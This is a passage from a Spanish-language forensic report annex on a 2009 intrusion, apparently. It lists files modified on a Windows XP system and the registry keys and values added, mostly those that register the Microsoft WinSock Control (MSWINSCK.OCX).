C:\WINDOWS\system32\w32tm.exe	52KB	69KB	A	A
C:\WINDOWS\system32\wextract.exe	62KB	79KB	A	A
C:\WINDOWS\system32\wiaacmgr.exe	417KB	434KB	A	A
C:\WINDOWS\system32\winhlp32.exe	9KB	26KB	A	A
C:\WINDOWS\system32\winmsd.exe	12KB	30KB	A	A
C:\WINDOWS\system32\winver.exe	5KB	21KB	A	A
C:\WINDOWS\system32\wmpstub.exe	78KB	99KB	A	A
C:\WINDOWS\system32\wpabaln.exe	32KB	49KB	A	A
C:\WINDOWS\system32\wpnpinst.exe	30KB	47KB	A	A
C:\WINDOWS\system32\write.exe	6KB	24KB	A	A
C:\WINDOWS\system32\wscript.exe	119KB	140KB	A	A
C:\WINDOWS\system32\xcopy.exe	29KB	46KB	A	A
C:\WINDOWS\system32\config\system.LOG	2KB	2KB	HA	HA
C:\WINDOWS\system32\config\systemprofile\Configuración local\Archivos temporales de Internet\Content.IE5\i...	33KB	50KB	A	A
C:\WINDOWS\system32\config\systemprofile\Configuración local\Historial\History.IE5\index.dat	33KB	33KB	A	A
C:\WINDOWS\system32\config\systemprofile\Cookies\index.dat	17KB	33KB	A	A
C:\WINDOWS\system32\dllcache\ndis.sys	162KB	192KB		A
C:\WINDOWS\system32\drivers\ndis.sys	162KB	192KB	A	A
C:\WINDOWS\system32\wbem\Logs\wbemess.log	44KB	44KB	A	A
C:\WINDOWS\system32\wbem\Logs\WinMgmt.log	1KB	1KB	A	A
C:\WINDOWS\system32\wbem\Logs\wmiprov.log	24KB	24KB	A	A

Ilustración 100. Intrusión 1 - 2009: archivos modificados (VI).

ANEXO IV. Intrusión 1 – 2009: Registros añadidos/borrados/modificados

Key
HKEY_CLASSES_ROOT\MSWinsock.Winsock
HKEY_CLASSES_ROOT\MSWinsock.Winsock
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CLSID
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CLSID
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CurVer
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CurVer
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1\CLSID
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1\CLSID
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Control
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A52-2BAA-11CF-A229-00AA003D7352}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A53-2BAA-11CF-A229-00AA003D7352}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A57-2BAA-11CF-A229-00AA003D7352}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{40FC6ED4-2438-11CF-A3DB-080036F12502}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{40FC6ED5-2438-11CF-A3DB-080036F12502}
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Programmable
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Version
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Version
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\VersionIndependentProgID
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\VersionIndependentProgID
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid

Ilustración 101. Intrusión 1 - 2009: registros añadidos (I).

Key	Value	Data
HKEY_CLASSES_ROOT\MSWinsock.Winsock		
HKEY_CLASSES_ROOT\MSWinsock.Winsock	@	"Microsoft WinSock Control, version 6.0"
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CLSID		
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CLSID	@	"{248DD896-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CurVer		
HKEY_CLASSES_ROOT\MSWinsock.Winsock\CurVer	@	"MSWinsock.Winsock.1"
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1		
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1	@	"Microsoft WinSock Control, version 6.0"
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1\CLSID		
HKEY_CLASSES_ROOT\MSWinsock.Winsock.1\CLSID	@	"{248DD896-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}	@	"Microsoft WinSock Control, version 6.0"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Control		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A52-2BA...		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A53-2BA...		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A57-2BA...		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{40FC6ED4-243...		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{40FC6ED5-243...		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32	@	"C:\WINDOWS\System32\MSWINSCK.OCX"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32	ThreadingModel	"Apartment"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus	@	"0"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1	@	"132497"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID	@	"MSWinsock.Winsock.1"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Programmable		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32	@	"C:\WINDOWS\System32\MSWINSCK.OCX, 1"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	@	"{248DD890-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Version		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Version	@	"1.0"
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\VersionIndependentProgID		
HKEY_CLASSES_ROOT\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\VersionIndependentProgID	@	"MSWinsock.Winsock"
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}	@	"Winsock General Property Page Object"
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32		
HKEY_CLASSES_ROOT\CLSID\{248DD897-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32	@	"C:\WINDOWS\System32\MSWINSCK.OCX"
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}	@	"IMSWinsockControl"
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid		
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid	@	"{00020424-0000-0000-C000-000000000046}"

Ilustración 102. Intrusión 1 - 2009: valores de los registros añadidos (I).

Key
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0\win32
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0\win32
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\FLAGS
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\FLAGS
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\HELPDIR
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\HELPDIR
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Control
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A52-2BAA-11CF-A229-00AA003D7352}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A53-2BAA-11CF-A229-00AA003D7352}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{0DE86A57-2BAA-11CF-A229-00AA003D7352}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{40FC6ED4-2438-11CF-A3DB-080036F12502}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Categories\{40FC6ED5-2438-11CF-A3DB-080036F12502}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Programmable
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib


Ilustración 103. Intrusión 1 - 2009: registros añadidos (II).

Key	Value	Data
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32	@	"{00020424-0000-0000-C000-000000000046}"
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib		
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	@	"{248DD890-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_CLASSES_ROOT\Interface\{248DD892-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	Version	"1.0"
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}	@	"DMSWinsockControlEvents"
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid		
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid	@	"{00020420-0000-0000-C000-000000000046}"
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32		
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\ProxyStubClsid32	@	"{00020420-0000-0000-C000-000000000046}"
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib		
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	@	"{248DD890-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_CLASSES_ROOT\Interface\{248DD893-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	Version	"1.0"
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}		
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0		
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0	@	"Microsoft Winsock Control 6.0"
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0		
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0\win32		
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\0\win32	@	"C:\WINDOWS\System32\MSWINSCK.OCX"
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\FLAGS		
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\FLAGS	@	"2"
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\HELPDIR		
HKEY_CLASSES_ROOT\TypeLib\{248DD890-BB45-11CF-9ABC-0080C7E7B78D}\1.0\HELPDIR	@	""
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-...	HRZR_EHA...	hex:06,00,00,00,06,00,00,00,e0,48,b2,5d...
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Control		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Cate...		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Cate...		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Cate...		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Cate...		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Implemented Cate...		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32	@	"C:\WINDOWS\System32\MSWINSCK.OCX"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\InprocServer32	ThreadingModel	"Apartment"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus	@	"0"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\MiscStatus\1	@	"132497"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ProgID	@	"MSWinsock.Winsock.1"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Programmable		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\ToolboxBitmap32	@	"C:\WINDOWS\System32\MSWINSCK.OCX, 1"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib		
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\TypeLib	@	"{248DD890-BB45-11CF-9ABC-0080C7E7B78D}"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{248DD896-BB45-11CF-9ABC-0080C7E7B78D}\Version		

Ilustración 104. Intrusión 1 - 2009: valores de los registros añadidos (II).

